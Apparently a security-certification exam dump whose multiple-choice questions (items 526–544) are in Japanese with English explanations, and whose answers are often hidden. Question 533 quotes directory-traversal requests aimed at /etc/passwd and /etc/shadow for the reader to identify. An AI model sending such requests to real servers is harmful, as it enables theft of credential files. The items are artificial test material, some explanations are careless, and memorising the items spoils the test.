A. ウイルス
B. キーロガー
C. ランサムウェア
D. 力任せ
正解: **(**正解を表示します**)**
A brute-force attack involves repeatedly attempting different password combinations to gain access to an account. Continuous authentication attempts can trigger account lockouts due to security policies that lock accounts after multiple failed login attempts. These repeated attempts can also generate system or web access errors and may slow browsing performance due to the increased authentication traffic and security checks being triggered.

質問: **526**
最高セキュリティ責任者が、インターネットから単一のVLANへのSMBおよびRDPの受信を許可する要求を承認しました。このアクティビティについて、最も可能性の高い説明

は次のうちどれですか？
A. 同社は新しいファイル共有サイトを構築しました。
B. ITチームが新しいジャンプホストを要求しました。
C. セキュリティチームはSASEプラットフォームとの統合を進めています。
D. セキュリティチームがハニーネットを作成しました。
正解: **(**正解を表示します**)**
Opening both SMB and RDP from the Internet into a dedicated VLAN is not a standard practice for production services or a simple jump host (which would only require RDP/SSH). Instead, exposing these services in a controlled network segment is characteristic of a honeynet, designed to lure, observe, and analyze attacker behavior against file-sharing and remote-access services.

質問: **527**
セキュリティ アナリストは、リスクベースのアプローチを使用して脆弱性スキャンの結果に優先順位を付けています。アナリストが使用する最も効率的なリソースは次のどれですか。
A. ビジネスインパクト分析
B. 共通脆弱性評価システム
C. リスクレジスタ
D. 露出係数
正解: **B (**コメントを発表する**)**
CVSS provides a standardized, numerical severity rating for each vulnerability, enabling an analyst to efficiently rank and prioritize scan findings based on objective risk metrics.

質問: **528**
以下の原則のうち、企業がファイルや記録を廃棄する前に、所定の期間保管しなければならないと規定しているのはどれですか？
A. データ検証
B. データバックアップ
C. データアーカイブ
D. データ保持
正解: **(**正解を表示します**)**
Data retention is the principle that mandates an organization to keep files or records for a specified period before disposing of them, often to meet legal or regulatory requirements.

質問: **529**
企業の一般向けウェブサイト、https://www.organization.com の IP アドレスは
166.18.75.6。しかし、過去1時間で、SOCはサイトのホームページに誤った情報が表示されているという報告を受けています。nslookup検索をすぐに行うと、https://www.organization.comが151.191.122.115を指していることがわかります。次のうちどれが発生していますか?
A. DoS攻撃

B. ARP中毒
C. DNSスプーフィング
D. NXDOMAIN攻撃
正解: **C (**コメントを発表する**)**
Domain Name Server (DNS) spoofing, or DNS cache poisoning, is an attack involving manipulating DNS records to redirect users toward a fraudulent, malicious website that may resemble the user's intended destination.

質問: **530**
ある企業は、送信するマーケティングメールがスパムとして分類される可能性を最小限に抑えたいと考えています。そこで、適切なDNSレコードにメールサーバーを登録することにしました。次に、どのプロトコルを適用すべきでしょうか？
A. DMARC
B. DLP
C. DKIM
D. SPF
正解: **(**正解を表示します**)**
Sender Policy Framework allows a domain owner to specify which mail servers are authorized to send email on behalf of the domain by publishing this information in a DNS record. Receiving mail servers check the sending server's IP address against the domain's SPF record to verify that the email originates from an approved source. This helps prevent spoofing and reduces the likelihood that legitimate emails will be flagged as spam.

質問: **531**
大規模組織では、従業員の勤務時間、勤務場所、業務内容に関して、安定した確立された業務体制が整っている。従業員数が多いため、個々の従業員を綿密に監視することは現実的ではない。そこで、組織は潜在的なセキュリティ侵害の検出を自動化したいと考えている。
通常の業務範囲外の活動を検出する最良の方法はどれですか？
A. 内部脅威監視
B. 異常行動の認識
C. ソーシャルエンジニアリングの検出
D. 運用セキュリティポリシー
正解: **(**正解を表示します**)**
Anomalous behavior recognition establishes a baseline of normal user and system activity and automatically detects deviations, enabling identification of potential security breaches at scale.

質問: **532**
次のどれがハードウェア固有の脆弱性ですか?
A. ファームウェアバージョン
B. バッファオーバーフロー
C. SQLインジェクション
D. クロスサイトスクリプティング
正解: **(**正解を表示します**)**
Firmware is a type of software that is embedded in a hardware device, such as a router, a printer, or a BIOS chip. Firmware controls the basic functions and operations of the device, and it can be updated or modified by the manufacturer or the user. Firmware version is a hardware-specific vulnerability, as it can expose the device to security risks if it is outdated, corrupted, or tampered with. An attacker can exploit firmware vulnerabilities to gain unauthorized access, modify device settings, install malware, or cause damage

to the device or the network. Therefore, it is important to keep firmware updated and verify its integrity and authenticity.

質問: **533**
セキュリティアナリストは、Webサーバーから以下のログを含むアラートを受信します。

```
GET /image?filename= ../../../etc/passwd
Host: AcmeInc.web.net
useragent: python-request/ 2.27.1

GET /image?filename= ../../../etc/shadow
Host: AcmeInc.web.net
useragent: python-request/ 2.27.1
```

以下の攻撃のうち、どれが試みられているか？
A. ファイルインジェクション
B. 特権の拡大
C. ディレクトリ走査
D. クッキー偽造
正解: **C (**コメントを発表する**)**
The "../../../etc/passwd" and "../../../etc/shadow" path sequences attempt to climb directories and read sensitive files, indicating a directory traversal attack.

質問: **534**
侵入テスト中に、内部PKIの脆弱性が悪用され、特別に細工された証明書を使用してドメイン管理者権限が取得されました。クリーンアップフェーズの一環として、以下のどの修復作業を実施すべきでしょうか？
A. CRLの更新
B. CAのパッチ適用
C. パスワードの変更
D. SOARの実装
正解: **(**正解を表示します**)**
The first priority is to revoke any compromise certificates. This ensures that those certificates can no longer be used for unauthorized access.

質問: **535**
セキュリティアナリストが企業のすべてのエンドポイントで毎日脆弱性スキャンを実行している理由を最もよく説明するのは次のどれですか?
A. パッチ適用のインストール状況を追跡する
B. シャドーITクラウド展開を見つける
C. ハードウェアインベントリを継続的に監視する
D. ネットワーク内のアクティブな攻撃者を探す
正解: **(**正解を表示します**)**
Running daily vulnerability scans on all corporate endpoints is primarily done to track the status of patching installations. These scans help identify any missing security patches or vulnerabilities that could be exploited by attackers. Keeping the endpoints up-to-date with the latest patches is critical for maintaining security.
Finding shadow IT cloud deployments and monitoring hardware inventory are better achieved through other tools.
Hunting for active attackers would typically involve more real-time threat detection methods than daily vulnerability scans.

質問: **536**
セキュリティアナリストは、既知の脆弱性に対する修復作業の優先順位付けを行う際に、次のうちどれを考慮する必要があるでしょうか？
A. 経営陣への報告がもたらす影響
B. 組織全体のリスク許容度
C. オープンソースから収集した情報
D. 報告されたリスクの発生源
正解: **B (コメントを発表する)**
Remediation priorities must align with the organization's overall risk tolerance - vulnerabilities whose residual risk exceeds that threshold receive the highest priority for corrective action.

質問: **537**
最高情報セキュリティ責任者(CISO)は、会社が現地のデータプライバシー規制に準拠していないと判断しました。CISOは、リソースの追加に関する予算要求の正当性を証明する必要があります。
CISO がコンプライアンス違反の直接的な結果として取締役会に提示すべき項目は次のうちどれですか?
A. 評判の失墜
B. 契約上の意味合い
C. 制裁
D. 罰金
正解: **(正解を表示します)**

質問: **538**
IoT管理にクラウドベースのプラットフォームを使用する場合、以下のセキュリティ対策のうちどれが必要ですか？
A. 暗号化された接続
B. フェデレーテッドID
C. ファイアウォール
D. シングルサインオン
正解: **(正解を表示します)**
IOT devices often transmit sensitive data over networks and encryption ensures that this data is securely transmitted and protected from interception or tampering.

質問: **539**
セキュリティアナリストがログを調査したところ、評判の悪いIPアドレスに類似したデータタイプが送信されていることが分かりました。これは、次のうちどの攻撃タイプに最も当てはまりますか？
A. ロジックボム
B. ワーム
C. スパイウェア
D. キーロガー
正解: **(正解を表示します)**
Spyware covertly collects and transmits data to external servers, often to IP addresses with known bad reputations, matching the described behavior in the logs.

質問: **540**
セキュリティアナリストは、セキュリティ機器の導入状況を評価します。セキュリティ機器は、以下の機能を実行する必要があります。

- この機器は、インターネットとの間のすべての通信を監視する必要があります。
- アプライアンスはデータ内のすべての東西トラフィックを監視する必要があります
中心
- アプライアンスは悪意のあるラテラル攻撃を検出してブロックできる必要があります
動き。
- アプライアンスのネットワークインターフェースの帯域幅は1Gbpsに制限されています。
セキュリティアナリストは、コンプライアンスに準拠し拡張性の高いデプロイメントを実現するために、以下のうちどれを実施すべきでしょうか？(2つ選択してください。)
A. 包括的な監視を確実にするため、機器をインラインモードで設置してください。
B. より高いセキュリティを確保するために、落下閉鎖モードで機器を設置してください。
C. アプライアンスのコンソールには、中央のジャンプボックスからのみアクセスできることを確認してください。
D. アプライアンスと境界ルーター間にIPSecトンネルを実装する
E. アプライアンスとネットワークデバイス間のAPI連携を設定してトラフィックをフィルタリングします
F. タップを設定し、ネットワーク接続のメタデータをアプライアンスに送信します。
正解: **E,F** (コメントを発表する)
Configuring API integrations between the appliance and network devices allows the appliance to instruct switches, routers, or firewalls to block or filter malicious traffic once threats such as lateral movement are detected. This approach enables enforcement across the network without requiring all traffic to pass directly through the appliance, supporting scalability.
Setting up a network tap and sending connection metadata to the appliance allows the appliance to monitor both north-south and east-west traffic without being placed inline. Because the appliance interface is limited to 1Gbps, sending metadata instead of full traffic ensures visibility while avoiding bandwidth limitations and maintaining scalable monitoring.

質問: **541**
セキュリティアナリストは、脆弱性の修復の優先順位付けに、次のうちどれを使用すべきでしょうか？
A. OSINT
B. CVE
C. IoC
D. CVSS
正解: (正解を表示します)
The Common Vulnerability Scoring System (CVSS) provides a standardized severity score for vulnerabilities, enabling analysts to prioritize remediation efforts based on risk impact.

質問: **542**
ある企業は、従業員が意図せずネットワークにマルウェアを持ち込んでしまうことを懸念している。
同社は、社内IT部門が送信したメールに埋め込まれたリンクをクリックした従業員が50人いることを特定した。セキュリティ体制を最も効果的に改善するために、同社は次のうちどれを実施すべきか？

A. 社会工学トレーニング
B. SPF構成
C. 模擬フィッシングキャンペーン
D. 内部脅威への認識
正解: (正解を表示します)
IT department already conducted a phishing camping, Social engineering would be best to improve security posture.

質問: **543**
先日発生した停電により、ある企業の唯一のデータセンターの運用が停止しました。今後このような事態を最も効果的に防ぐには、次のうちどの対策が最適でしょうか？
A. プラットフォームの多様性
B. ジェネレーター
C. スナップショット
D. ロードバランシング
正解: (正解を表示します)
A generator provides backup power in the event of a power outage, ensuring that critical systems remain operational. Since the company's only data center was halted due to the outage, installing a generator would help prevent downtime in the future by supplying power when the main power source fails. Other options, such as snapshots and load balancing, do not directly address power failure issues.

質問: **544**
侵入テスト中に、ベンダーはアクセス バッジを使用して許可されていない領域に入ろうとします。これは次のどのタイプのテストを表していますか。
A. 物理
B. 防御的
C. パッシブ
D. 攻撃的
正解: (正解を表示します)